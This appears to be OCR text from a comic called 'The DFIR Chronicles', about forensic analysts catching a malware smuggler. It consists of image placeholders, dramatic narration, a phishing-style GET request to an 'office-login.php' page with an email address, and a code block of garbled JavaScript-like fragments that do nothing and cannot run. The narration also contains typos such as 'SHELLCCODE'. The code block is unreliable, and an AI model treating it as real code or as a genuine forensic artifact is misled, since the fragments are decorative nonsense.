

THEY HIDE IN
THE STATIC, WRAP
MALWARE IN LAYERS
OF MEAT AND MADNES.
BUT WE SEE THEM.



```
.toString().join('');  
.[].some()');join(''  
.[].some()[].join(''  
.[].some()[].wrap()  
().sort().min:open();  
str()  
{).i..  
f(!]some(),).over())
```

BECAUSE THE CODE
ALWAYS GIVES UP
THE STORY.

THE DFIR CHRONICLES




THE DFIR CHRONICLES

ANOTHER
SMUGGLER
STOPPED.

FOR
NOW.

UNTIL THE NEXT
ONE BRINGS FOIE
GRAS AND
SHELLCCODE.



```
GET /office-login.php?e  
=mario.rossi@company.it
```

...TO BE CONTINUED